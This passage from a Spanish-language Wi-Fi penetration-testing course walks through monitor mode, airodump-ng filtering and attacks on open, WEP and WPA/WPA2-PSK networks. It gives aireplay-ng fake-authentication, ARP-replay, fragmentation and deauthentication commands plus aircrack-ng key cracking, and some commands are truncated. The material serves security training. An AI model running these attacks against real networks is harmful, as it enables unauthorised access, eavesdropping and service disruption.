Por regla general utilizaremos este tipo de antenas dado que son las que vienen incluídas por defecto en las tarjetas Wi-Fi. También cabe la posibilidad de utilizar antenas omnidireccionales más potentes en los siguientes supuestos:

- Tenemos un emplazamiento para realizar las pruebas pero la red es muy amplia (varios Puntos de Acceso separados) y queremos abarcar el mayor número de cobertura.
- En caso de configurar un Punto de Acceso fraudulento y queremos que tenga la mayor cobertura posible.

Direccionales

Utilizaremos este tipo de antenas en las siguientes casuísticas:

- La red a auditar se encuentra a una distancia que queda fuera de nuestro rango de cobertura o se encuentra en un área restringida.
- Desconocemos el nombre de la red a auditar, pero sí el emplazamiento, podemos utilizar las antenas direccionales para monitorizar únicamente las redes que se encuentren en una dirección específica.

Software y herramientas para la monitorización

Además de los requisitos de hardware, también es necesario contar con las herramientas necesarias que nos permitan realizar el proceso de monitorización y analizar los datos recopilados.

Existen diversas herramientas que nos permiten realizar este proceso. En el siguiente desplegable se exponen las características más importantes de las herramientas más comúnmente utilizadas.

airmon-ng

Herramienta disponible para Sistemas Operativos Linux de la suite de aircrack-ng

Permite configurar la tarjeta de red en modo monitor de manera simple (No es una herramienta de monitorización)

Uso mediante consola

Página oficial https://www.aircrack-ng.org/

airodump-ng

Herramienta disponible para Sistemas Operativos Linux de la suite de aircrack-ng

Soporta monitorización en la banda de los 2,4 GHz y 5 GHz.

Uso mediante consola

Página oficial https://www.aircrack-ng.org/

NetStumbler

Herramienta disponible para Sistemas Operativos Microsoft Windows que permite la monitorización de redes inalámbricas.

Uso mediante interfaz gráfica.

Sólo soporta monitorización en la banda de los 2,4 GHz.

Actualmente se encuentra desactualizado. (Última versión en Mayo de 2011)

Página oficial http://stumbler.net/

Kismet

Herramienta disponible para Sistemas Operativos Linux y OSX que permite la monitorización de redes inalámbricas.

Uso mediante consola o interfaz gráfica.

Soporta monitorización en la banda de los 2,4 GHz y 5 GHz.

Página oficial https://www.kismetwireless.net/

Autoevaluación

Indica si las siguientes afirmaciones son verdaderas o falsas

Para establecer un Punto de Acceso falso la tarjeta tiene que estar configurada en modo Managed

○ Verdadero ○ Falso

Falso

Para establecer un Punto de Acceso falso el modo de la tarjeta ha de ser Master

A la hora de establecer un Punto de Acceso falso, para garantizar mejor cobertura se pueden utilizar antenas omnidireccionales externas.

○ Verdadero ○ Falso

Verdadero

Las antenas omnidireccionales externas amplían la cobertura en todas direcciones, de esta manera, la señal del punto de acceso fraudulento tendrá más potencia

Para que podamos realizar tareas de deautenticación de clientes la tarjeta inalámbrica y el driver han de permitir la inyección de paquetes.

○ Verdadero ○ Falso

Verdadero

Para realizar el proceso de deautenticación hay que inyectar tramas específicas de gestión en la red inalámbrica, la tarjeta y el driver de la

misma han de permitir la inyección de estas tramas de gestión.

2.2.- Estableciendo la tarjeta de red en modo Monitor.

Dado que aircrack-ng es una de las suites más utilizada para la monitorización de redes Wi-Fi, vamos a detallar el uso de esta suite para monitorizar una red inalámbrica.

Para realizar la monitorización primero se ha de poner la tarjeta en modo monitor y posteriormente utilizar la herramienta de monitorización. En este apartado se indica cómo se realizan ambas operativas.

Debes conocer

Antes de proceder con esta operativa es necesario que sepáis que el servicio de gestión de la conexión de red de Linux, Network Manager, suele interferir en la operativa de todas las pruebas que realizaremos sobre las redes Wi-Fi ya que trata de utilizar nuestra tarjeta para utilizarla en modo Managed para tratar de conectarse a las redes inalámbricos como un dispositivo cliente. Para evitar que esto suceda se recomienda parar el servicio NetworkManager hasta que finalicemos las pruebas. se puede utilizar el comando `systemctl` para parar el servicio NetworkManager de manera temporal

```
$ systemctl stop NetworkManager
```

Poner la tarjeta en modo monitor.

Aunque en versiones modernas de la suite de aircrack-ng la propia suite realiza el cambio a modo monitor de manera automática, merece la pena conocer cómo realizar esta operativa de manera manual.

comando iwconfig

Se puede utilizar el comando iwconfig para poner la tarjeta en modo monitor. En el siguiente ejemplo se muestra el comando para iniciar la interfaz inalámbrica "**wlan0**" en modo monitor:

```
$ iwconfig wlan0 mode Monitor
```

airmon-ng

En el caso de utilizar airmon-ng te crea una nueva interfaz virtual de tipo "mon". Suponiendo que la interfaz inalámbrica se denomina wlan0:

```
$ airmon-ng start wlan0
```

Al completarse la acción se comprueba que se ha creado una nueva interfaz llamada wlan0mon. El comando iwconfig indica las propiedades de la tarjeta inalámbrica.

```
$ iwconfig
```

```
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=-2147483648 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:on
```

2.3. Monitorizando la red inalámbrica.


airodump-ng

Utilizaremos la herramienta airodump para monitorizar las redes inalámbricas a nuestro alcance.

airodump-ng es una herramienta en modo consola que permite monitorizar las redes inalámbricas, su funcionamiento básico es muy simple:

airodump-ng nombre_interfaz, por ejemplo, el siguiente comando nos muestra las redes inalámbricas al alcance utilizando la interfaz wlan0:

```
$ airodump-ng wlan0
```




```
CH  2 ][ Elapsed: 0 s ][ 2022-06-11 17:50

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

E6:AB:89:1F:B2:80  -79        1        0    0   6  130   WPA2 CCMP   PSK  MOVISTAR_6CB0
E4:AB:89:1F:B2:80  -81        2        0    0   6  130   WPA2 CCMP   PSK  MOVISTAR_B27E
A4:CE:DA:7D:FA:45  -77        2        0    0  11  130   WPA2 CCMP   PSK  MiFibra-FA43
E4:3E:D7:D3:CB:FE  -83        2        0    0  11  130   WPA2 CCMP   PSK  MiFibra-CBFC
28:9E:FC:3E:6C:7E  -79        2        0    0  11  195   WPA2 CCMP   PSK  vodafone6C78
34:57:60:92:DB:F0  -81        1        0    0  11  130   WPA2 CCMP   PSK  Skynet
6A:3C:04:77:29:62  -82        3        0    0  11  130   WPA2 CCMP   PSK  <length: 11>
6A:3C:04:77:29:60  -83        3        1    0  11  130   WPA2 CCMP   PSK  <length: 10>
6A:3C:04:77:29:63  -81        2        0    0  11  130   WPA2 CCMP   PSK  ONO91C6
18:D6:C7:E8:CF:C1  -28        3        0    0   6  195   WPA2 CCMP   PSK  Skynet
DC:53:7C:59:55:3E  -58        5        0    0  11  195   WPA2 CCMP   PSK  ONO6C63
8C:53:C3:66:5E:60  -78        2        0    0   5  130   WPA2 CCMP   PSK  DIGIFIBRA gima
F6:03:2A:E5:C2:18  -64        2        0    0   3  130   WPA2 CCMP   PSK  <length: 21>
98:97:D1:35:E4:36  -67        5        1    0   1  130   WPA2 CCMP   PSK  MOVISTAR_E435
DC:53:7C:14:71:E4  -68        7        0    0   7  130   WPA2 CCMP   PSK  Delfin
DC:F8:B9:A1:50:83  -72        8        2    0   7  130   WPA2 CCMP   PSK  DIGIFIBRA-tdTS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   1C:9E:46:37:50:A7  -81    0 - 1      0         1
(not associated)   5C:CF:7F:B4:F4:2C  -80    0 - 1      0         1         ONOD79D
(not associated)   6E:24:63:1B:42:6D  -82    0 - 1      0         1
Quitting...
```

Sergio Romero. *airmon-ng (elaboración propia)*

Además, airodump- ng tiene muchas características que nos permiten filtrar el tipo de tráfico que queremos capturar. Entre los filtros más importantes que podemos establecer se encuentra La posibilidad de fijar un canal o grupo de canales concretos, filtrar por nombre de la red o filtrar por la dirección mac del punto de acceso.

Todas las opciones de filtrado pueden combinarse entre si.

A continuación se detallan los filtros más importantes.

Filtrar por rango de frecuencia

En ocasiones es muy útil realizar una captura únicamente sobre un rango de frecuencia específico, por ejemplo si queremos monitorizar dispositivos antiguos conectados en la banda de frecuencia de los 2,4 GHz o , si por el contrario, queremos poner el foco en la banda de los 5GHz de frecuencia. Esta operativa se puede realizar de 2 maneras distintas:

Indicar la banda de frecuencia a monitorizar

Admite establecer la banda de frecuencias a monitorizar con el operador --band:

- Banda a (5 GHz)
- Bandas bn (2,4 GHZ)

A continuación se muestra un ejemplo de uso

```
$ airodump-ng wlan0 --band a
$ airodump-ng wlan0 --band bg
```

Filtrar los canales de cada banda

Otra opción es filtrar por los canales específicos de cada banda haciendo uso del operador **-c** o **--channel**. Es importante saber que este operador permite indicar rangos de canales:

- Canal 36-136 (banda 5 GHz)
- Canal 1-14 (banda 2,4 GHz)

A continuación se muestra un ejemplo de uso:

```
$ airodump-ng wlan0 --channel 1-11
$ airodump-ng wlan0 --channel 36-136
$ airodump-ng wlan0 --channel 1-11,36-136
```

Filtrar por canales

Otra opción muy utilizada a la hora de realizar este tipo de pruebas es fijar el canal de monitorización a un canal específico sobre el que queramos recopilar datos. Es importante saber que si especificamos más de un canal a monitorizar la tarjeta de red va realizando saltos entre los canales que hemos especificados y en cada salto sólo recopila información de ese canal, por lo que dejas de capturar paquetes de los otros canales monitorizados.

Para realizar este filtrado de canales se utilizan los operadores **-c** y **--channel**. Es importante saber que este operador permite indicar rangos de canales:

- Canal 36-136 (banda 5 GHz)
- Canal 1-14 (banda 2,4 GHz)

A continuación se muestra un ejemplo de uso:

```
$ airodump-ng wlan0 --channel 7
$ airodump-ng wlan0 --channel 44
$ airodump-ng wlan0 --channel 1,3,5-,36,48, 56
```

Filtrar por nombre de la red

Es posible filtrar la monitorización a un nombre concreto de red o a una red que contenga un determinado patrón (haciendo uso de sintaxis tipo regex). hay que tener en cuenta que normalmente este tipo de filtrado se puede realizar para filtrar una red en concreto dentro de un canal o para ver todos los canales en los que opera un determinado nombre de red

Filtrar por nombre de red específico

Se utiliza el operador **--essid** para filtrar por un nombre de red en concreto. A continuación se muestran varios ejemplos:

```
$ airodump-ng wlan0 –c 1-14,36-156 -essid Wi-Fi-Hotel
$ airodump-ng wlan0 –c 44 -essid Invitados
```

Filtrar por las redes que contengan un determinado patrón en el nombre de red

Se utiliza el operador **--essid-regex** para filtrar por un nombre de red que contenga un determinado patrón en el nombre. Los patrones se especifican mediante sintaxis tipo regex. A continuación se muestran varios ejemplos:

```
$ airodump-ng wlan0 –c 1-14,36-156 -essid-regex *Hotel*
$ airodump-ng wlan0 –c 44 -essid-regex *Invitados*
```

Filtrar por dirección MAC del Punto de Acceso

En caso en que existan muchos Puntos de Acceso operando en la misma red y que muchos de estos puntos de acceso operen en el mismo canal, puede ser conveniente filtrar la captura sobre el que más paquetes de datos transmite (Columna #Data del output de airodump-ng). Esta operación se realiza con el operador **--bssid**.

A continuación se muestra un ejemplo de uso:

```
$ airodump-ng wlan0 --channel 36 --bssid AA:BB:CC:DD:EE:FF
```

Filtrar por tipo de cifrado

Por último, también es posible filtrar basándonos en el tipo de cifrado con el operador **--encrypt** y especificando los sistemas de cifrado:

- OPN
- WEP
- WPA1
- WPA2

A continuación se muestran varios ejemplos de uso:

```
$ airodump-ng wlan0 --encrypt OPN --band bga

$ airodump-ng wlan0 --encrypt WEP --band bga

$ airodump-ng wlan0 --encrypt WPA1 --band bga

$ airodump-ng wlan0 --encrypt WPA2 --band bga
```

Debes conocer

Recuerda que si no fijas un canal con el operador **--channel**, aunque establezcas otro tipo de filtrado como **--bssid**, para filtrar por dirección MAC del Punto de acceso, la tarjeta realizará saltos de frecuencia para buscar esos patrones en todos los canales.

Para saber más

Para acceder a la ayuda de airodump y ver más opciones de configuración de la herramienta se puede utilizar el operador **--help**

```
$ airodump-ng --help
```

Por otro, en los siguientes enlaces de youtube se puede acceder a varios videos en los que se explica de una manera práctica la fase de monitorización mediante **airodump-ng**

Monitorización con airodump-ng (Castellano)

Monitorización con airodump-ng (Inglés)

Autoevaluación

Indica si las siguientes afirmaciones son verdaderas o falsas según corresponda

La banda de tipo "a" utiliza los canales 36-136

○ Verdadero ○ Falso

Verdadero

La banda de tipo "a" es la banda de los 5GHz y utiliza los canales del 36 al 136

Cuando queremos capturar toda la transmisión de un Punto de Acceso en concreto (por ejemplo para capturar la autenticación) no hace falta fijar un canal de monitorización

○ Verdadero ○ Falso

Falso

Si no se indica un canal para que se quede fijo, la tarjeta de red va dando saltos entre canales y va monitorizando un canal específico cada cierto espacio de tiempo

A la hora de monitorizar sobre un Punto de Acceso sólo hace falta filtrar por SSID y canal en el que opera.


○ Verdadero ○ Falso

Falso

En caso que existan varios Puntos de acceso dentro de la misma red que utilicen los mismos canales es posible que monitorices varios puntos de acceso de la misma red que compartan canal y estén en tu radio de cobertura.

3.- Ataques a redes inalámbricas.

Caso práctico



Mati Mango (Dominio público)

Después de que Paloma se haya encargado de comprar el material de hardware necesario para acometer este tipo de pruebas y haya plataformado un equipo portátil con la distribución Kali Linux, dado que contienen todas las herramientas necesarias para realizar este tipo de pruebas, el equipo ya dispone de las herramientas necesarias para poder iniciar la fase de pruebas sobre las redes inalámbricas de la empresa.

Además, en sus tiempos libres Paloma ha ido realizando toda la fase de monitorización y recopilación de información de las redes disponible tal como:

- Nombres de la red
- Puntos de acceso que operan en cada red
- Canales en los que operan
- Tipo de red utilizada (OPEN, WEP, WPA2-PSK o WPA2-Enterprise)

Ángel, que todavía no ha participado en el proceso de investigación se anima a investigar sobre los posibles ataques que se puedan realizar sobre las redes identificadas.

Existen varios tipos de ataques que afectan a las redes inalámbricas, algunos de estos ataques están directamente relacionados con el tipo de red Wi-Fi específico que se esté utilizando, mientras que otros pueden aplicarse a varias de los tipos de redes vistos con anterioridad.

A lo largo de los siguientes subapartados detallaremos los ataques que se pueden realizar sobre cada una de las redes caracterizadas.

3.1.- Ataques a redes tipo OPEN.

Como vimos en anteriores subapartados, la principal característica de las redes tipo OPEN es que no establecen ninguna contraseña para que los dispositivos clientes se conecten a la red. De esta manera todos los datos transmitidos por la red que no utilicen protocolos cifrados (HTTP, FTP, telnet) quedarán expuestos.

Usos

- Normalmente las redes redes de tipo OPEN se utilizan para dotar de conectividad a invitados externos a la organización.
- Hotspots en restaurantes, bares u hoteles.
- Dado que se consideran redes poco confiables dado que están abiertas a cualquier individuo, se utilizan únicamente para el acceso a internet.

Problemas Asociados

- Por sí mismas no establecen ningún tipo de autenticación.
- No ofrecen ningún tipo de cifrado del canal con lo que los datos se transmiten en claro.
- Son redes consideradas como poco confiables y que no presentan un mecanismo de validación del punto de acceso.
- Los clientes suelen tener visibilidad entre ellos pudiendo sufrir ataques de otro equipo de la red.
- Pueden ser utilizadas para realizar ataques hacia el exterior, quedando registradas como originarias del ataque.
- Si la red no se encuentra correctamente segmentada y aislada de otras redes, es posible que se produzcan fugas de información e incluso accesos a otras redes.


Tipos de ataque

Existen distintos ataques a los que están expuestas las redes tipo OPEN, a continuación se detallan los más comunes.

Acceso no autorizado

Quizá este ataque sea el más sencillo de realizar dado que simplemente hemos de conectarnos a la red. Una vez conectados a la red ya se nos abren otras vías de ataque como puede ser el compromiso de otro equipo conectado a la misma red.

Para conectarnos a una red OPEN podemos realizarlo desde el propio gestor de red de nuestro Sistema Operativo



Sergio Romero Redondo (elaboración propia) (CC0)

También podemos conectarnos a la red desde la consola con el comando iwconfig para acceder a la red y el comando dhclient para obtener una dirección válida de la red.

```
$ iwconfig wlan0 mode Managed essid 'nombre_de_red'
$ dhclient -v wlan0
```

Ausencia de cifrado

En este tipo de ataque primero hay que establecer la tarjeta en modo monitor para escuchar en el canal en el que opera la red tipo OPEN y establecer un filtro para que sólo monitorice las tramas que se transmitan al nombre de la red que deseamos (De esta manera no nos llegarán tramas de otras redes que operen en el mismo canal)

```
$ airodump-ng wlan0 --encrypt OPN --band bga -c 100 --essid 'nombre_de_red'
```

Después abrimos wireshark para observar todos los paquetes que se transmiten por la red, veremos tanto las tramas de gestión y los beacons de los dispositivos cliente como el tráfico que se transmita por la red, como es de suponer sólo podremos obtener el tráfico que no se transmita por protocolos cifrados (HTTP, FTP, telnet)

Otra opción consiste en realizar la captura de airodump indicándole que todo el tráfico que recoja lo guarde en un fichero.pcap, mediante el operador `-w` y más tarde abrir ese fichero pacp con wireshark para buscar datos que se hubieran transmitido en claro. A continuación se muestra cómo se puede guardar la información capturada a un fichero:

```
$ airodump-ng wlan0 --encrypt OPN --band bga -c 100 --essid 'nombre_de_red' -w nomb
```

Autoevaluación

Indica si los siguientes razonamientos son verdaderos o falsos

Para acceder a una red OPEN no hace falta autenticación

○ Verdadero ○ Falso

Verdadero

Este tipo de redes no solicitan autenticación de acceso a la red

Este tipo de redes no proporcionan cifrado del canal de comunicaciones en la capa de enlace

○ Verdadero ○ Falso

Verdadero

La información transmitida por la capa de enlace no se cifra, con lo que la información queda expuesta a no ser que se cifre en modelos superiores de la capa OSI.

En una red open puedes capturar información de otros equipos de la red.

○ Verdadero ○ Falso

Verdadero

Dado que el medio físico de interconexión de Wi-Fi es el espacio radioeléctrico, si la tarjeta está configurada en modo monitor, recibes todos los datos transmitidos por otros equipos conectados a la red que estás monitorizando.

3.2.- Ataques a redes tipo WEP.

El uso de este tipo de redes se considera actualmente obsoleto, si bien es cierto que existen ciertas casuísticas de dispositivos que por su antigüedad siguen trabajando con este tipo de red Wi-Fi.

Usos

Dada la antigüedad de este tipo de redes, normalmente es difícil encontrarte con redes de tipo WEP. Sin embargo hoy en día aún siguen siendo utilizadas en los siguientes supuestos:

- Sistemas SCADA o equipamiento antiguo (Fábricas, sistemas portuarios, etc.)
- Impresoras antiguas con conectividad WiFi

Problemas Asociados

Utiliza el algoritmo RC4, el cual es vulnerable a ataques de tipo estadístico.

La longitud de la clave de acceso es entre 5 y 13 caracteres

Los clientes suelen tener visibilidad entre ellos pudiendo sufrir ataques de otro equipo de la red.

Si la red no se encuentra correctamente segmentada y aislada de otras redes, es posible que se produzcan fugas de información e incluso accesos a otras redes.

Tipos de ataque

Existen distintos ataques a los que están expuestas las redes tipo WEP. Aunque el uso de este tipo de redes es bastante inusual, el ataque más común consiste en capturar tráfico de la red para tratar de obtener la clave de acceso mediante un proceso posterior de cracking.

Dado que la principal debilidad de este protocolo radica en el uso del algoritmo RC4, que presenta vulnerabilidades basadas en ataques estadístico a los vectores de inicialización del algoritmo, de esta manera, a mayor número de vectores de inicialización capturados, mayor probabilidad de éxito del ataque.

Este tipo de ataque se puede realizar con clientes conectados a la red, o sin ningún cliente. A continuación se detallan ambos procesos:

Captura de proceso de autenticación y averiguación de contraseña (Clientes conectados)

Dado que toda la base del proceso de ataque sobre este tipo de redes se basa en la obtención de vectores de inicialización propagados en las tramas de gestión, el primer paso consiste en monitorizar y capturar todos los datos que se transmitan en la red de tipo WEP y redirigirlos a un fichero.

```
$ airodump-ng –c 11 --bssid AA:BB:CC:DD:EE:FF -w fichero_captura
```

Para poder conseguir capturar estos vectores de inicialización de manera más rápida se procede a inyectar ciertas tramas de gestión que fuerzan al Punto de Acceso a generar estos vectores. Como os podéis imaginar, para realizar este proceso necesitaremos que nuestra tarjeta de red disponga de capacidades de inyección de paquetes.

Para empezar se generan tramas de autenticación falsas. Para ello necesitamos conocer los siguientes datos:

- Dirección MAC del Punto de Acceso o BSSID (operador -a)
- Dirección MAC del cliente (operador -h)

Abrimos una nueva ventana del terminal y utilizaremos aireplay con el tipo de ataque "**fakeauth**" que se corresponde con el tipo de ataque -1, el comando resultante sería similar al siguiente:

```
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Una vez se están produciendo los ataques de tipo fake-auth, abrimos otro terminal para realizar un replay de los paquetes ARP que capturemos del cliente, de esta manera se aumenta aún más la generación de los vectores de inicialización. como podéis observar el comando a utilizar es muy similar al anterior, pero en este caso se indica que el ataque es de tipo "**arpreplay**", que se corresponde con el tipo de ataque -3

```
$ aireplay-ng -3 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Una vez que se está forzando la generación de estos vectores de inicialización mediante la falsificación de tramas de gestión podemos abrir otro terminal para para utilizar aircrack-ng para que realice el proceso de averiguación de la contraseña en base a los vectores de inicialización capturados

```
$ aircrack-ng fichero_captura.cap
```

Captura de proceso de autenticación y averiguación de contraseña (Sin clientes conectados)

Dado que toda la base del proceso de ataque sobre este tipo de redes se basa en la obtención de vectores de inicialización propagados en las tramas de gestión, el primer paso consiste en monitorizar y capturar todos los datos que se transmitan en la red de tipo WEP y redirigirlos a un fichero.

En este caso el escenario se complica debido a que al no haber clientes conectados no se genera ningún vector de inicialización, pero podemos volver a utilizar la técnica de "fakeauth" para generar una autenticación falsa y proseguir con nuestro ataque.

El primer paso consiste en realizar una monitorización del Punto de Acceso que nos interesa y capturar todo el tráfico en un fichero

```
$ airodump-ng –c 11 --bssid AA:BB:CC:DD:EE:FF -w fichero_captura
```

Para poder conseguir capturar estos vectores de inicialización de manera más rápida se procede a inyectar ciertas tramas de gestión que fuerzan al Punto de Acceso a generar estos vectores. Como os podéis imaginar, para realizar este proceso necesitaremos que nuestra tarjeta de red disponga de capacidades de inyección de paquetes.

Para empezar generamos tramas de autenticación falsas. Para ello necesitamos conocer los siguientes datos:

- Dirección MAC del Punto de Acceso o BSSID (operador -a)
- Dirección MAC del cliente, como no hay ningún cliente, indicaremos la dirección MAC de nuestra tarjeta de red (operador -h)

Abrimos una nueva ventana del terminal y utilizaremos aireplay con el tipo de ataque "**fakeauth**" que se corresponde con el tipo de ataque `-1`, el comando resultante sería similar al siguiente:

```
$ aireplay-ng -1 0 -a AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

Una vez se están produciendo los ataques de tipo fake-auth, necesitamos poder realizar un ataque de tipo arpreplay (como hacíamos en la opción con clientes) el problema en este caso es que al no haber clientes legítimos no podremos capturar un paquete ARP legítimo para modificarlo y hacer el replay. De modo que necesitamos realizar un ataque de tipo "**fragmentation attack**" indicando el tipo de ataque `-5` - en este caso el BSSID se ha de indicar con el parámetro `-b`

Abrimos otro terminal para lanzar el ataque de fragmentación indicando el BSSID y la MAC de nuestra tarjeta inalámbrica.

```
$ aireplay-ng -5 0 -b AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 wlan0
```

El comando anterior nos dará como resultado un fichero de tipo “fragment-xxxx-xxxxxx.xor” que utilizaremos para generar el paquete ARP la generación de este paquete ARP fraudulento se realiza con el comando packetforge-ng y el fichero .xor obtenido del paso anterior e indicaremos que nos guarde el paquete ARP en un fichero llamado "arp-packet".

```
$ packetforge-ng -0 AA:BB:CC:DD:EE:FF -h 00:11:22:33:44:55 -k 255.255.255.255 -l 25
```

Una vez que hemos generado el paquete, abriremos otra ventana de terminal y utilizaremos de nuevo aireplay-ng para reenviar el paquete ARP generado mediante el ataque "interactive", mediante el argumento `-2`, que realiza un envío interactivo de los paquetes ARP generados indicando el fichero ARP con el argumento `-r`.

```
$ aireplay-ng wlan0 -2 -r arp-packet
```

Una vez que se está forzando la generación de estos vectores de inicialización mediante la falsificación de tramas de gestión podemos abrir otro terminal para para utilizar aircrack-ng para que realice el proceso de averiguación de la contraseña en base a los vectores de inicialización capturados.

```
$ aircrack-ng fichero_captura.cap
```

Para saber más

En el siguiente enlace de youtube se puede acceder a un video en el que se explica de una manera práctica los ataques WEP basados en fragmentación haciendo uso de la suite aircrack.

Ataque WEP mediante técnica fragmentación

3.3.- Ataques a redes tipo WPA/WPA2-PSK.

Las redes de tipo WPA/WPA2 surgieron para eliminar las debilidades del estándar WEP. Sin embargo, a lo largo de los años se han ido descubriendo técnicas que permiten llegar a averiguar la contraseña de acceso a las redes de tipo WPA/WPA2-PSK.

Usos

Normalmente este tipo de redes se utilizan para dotar de conectividad en redes poco extensas, o en redes de invitados en las que se desea establecer cifrado del canal

También se utilizan para dotar de conectividad a ciertos dispositivos confiables dentro del segmento (Impresoras, Proyectores, Dispositivos Móviles, Dispositivos VoIP inalámbricos, Hardware específico en IoT…).

En ocasiones también puede encontrarse implementado en pequeños hotspots para dotar de acceso a la red a un determinado grupo de usuarios (VIPS, Administradores,…) o en emplazamientos de difícil conectividad (Salas de Reuniones, Fábricas, Garitas)

Problemas Asociados

Todos los usuarios disponen de la misma contraseña de acceso al medio, usuarios temporales conocerían la contraseña, antiguos empleados, etc.

Por si solas no implementan autenticación o distinción por usuarios.

En ocasiones son utilizadas para proveer de conectividad inalámbrica a redes críticas o corporativas.

Aunque el proceso de cracking del algoritmo es muy lento, el establecimiento de una contraseña que no cumpla con una política de generación de contraseñas robusta puede dar lugar a la obtención de la contraseña en claro.

Tipos de ataque

Existen distintos ataques a los que están expuestas las redes tipo WPA/WPA2-PSK. El ataque es válido para ambas versiones del protocolo WPA1 y WPA2. El ataque más común consiste en capturar el intento de autenticación de un cliente legítimo de la red (4-way-handsake) para tratar de obtener la clave de acceso a la red mediante un proceso posterior de cracking del 4-way-handshake.

Este tipo de ataque se puede realizar con clientes conectados a la red, o sin ningún cliente. A continuación se detallan ambos procesos:

Averiguar contraseña WPA/WPA2-PSK con clientes conectados (cracking 4-way-handshake)

El proceso para poder averiguar la contraseña de acceso consiste en capturar handshake de autenticación de los clientes legítimos a la red (4-way-handshake). En condiciones normales se pueden capturar este tipo de handshake en menos de 10-15 minutos de monitorización (dependiendo de la actividad de la red). También existe un método para forzar la deautenticación y autenticación de los dispositivos cliente.

El primer paso consiste en fijar nuestra monitorización sobre la red, canal y punto de acceso adecuado para guardar una captura de todo el tráfico monitorizado.

```
$ airodump-ng wlan0 –c 11 --essid 'nombre_red' –bssid AA:BB:CC:DD:EE:FF -w fichero-
```

En el caso en el que pase un tiempo prudencial y no se haya capturado ningún intento de autenticación mediante el 4-way-handshake es posible forzar la deautenticación de clientes conectados mediante **aireplay-ng** y el tipo de ataque "deauth" que se especifica con el tipo de ataque **-0**

```
$ aireplay-ng -0 0 wlan0 -e 'nombre_red' --ignore-negative-one -a AA:BB:CC:DD:EE:FF
```

También se puede forzar la deautenticación de un único cliente conectado indicando su dirección MAC con el argumento **-c**. En el momento en el que se captura el 4-way-handshake airodump muestra un mensaje de alerta

```
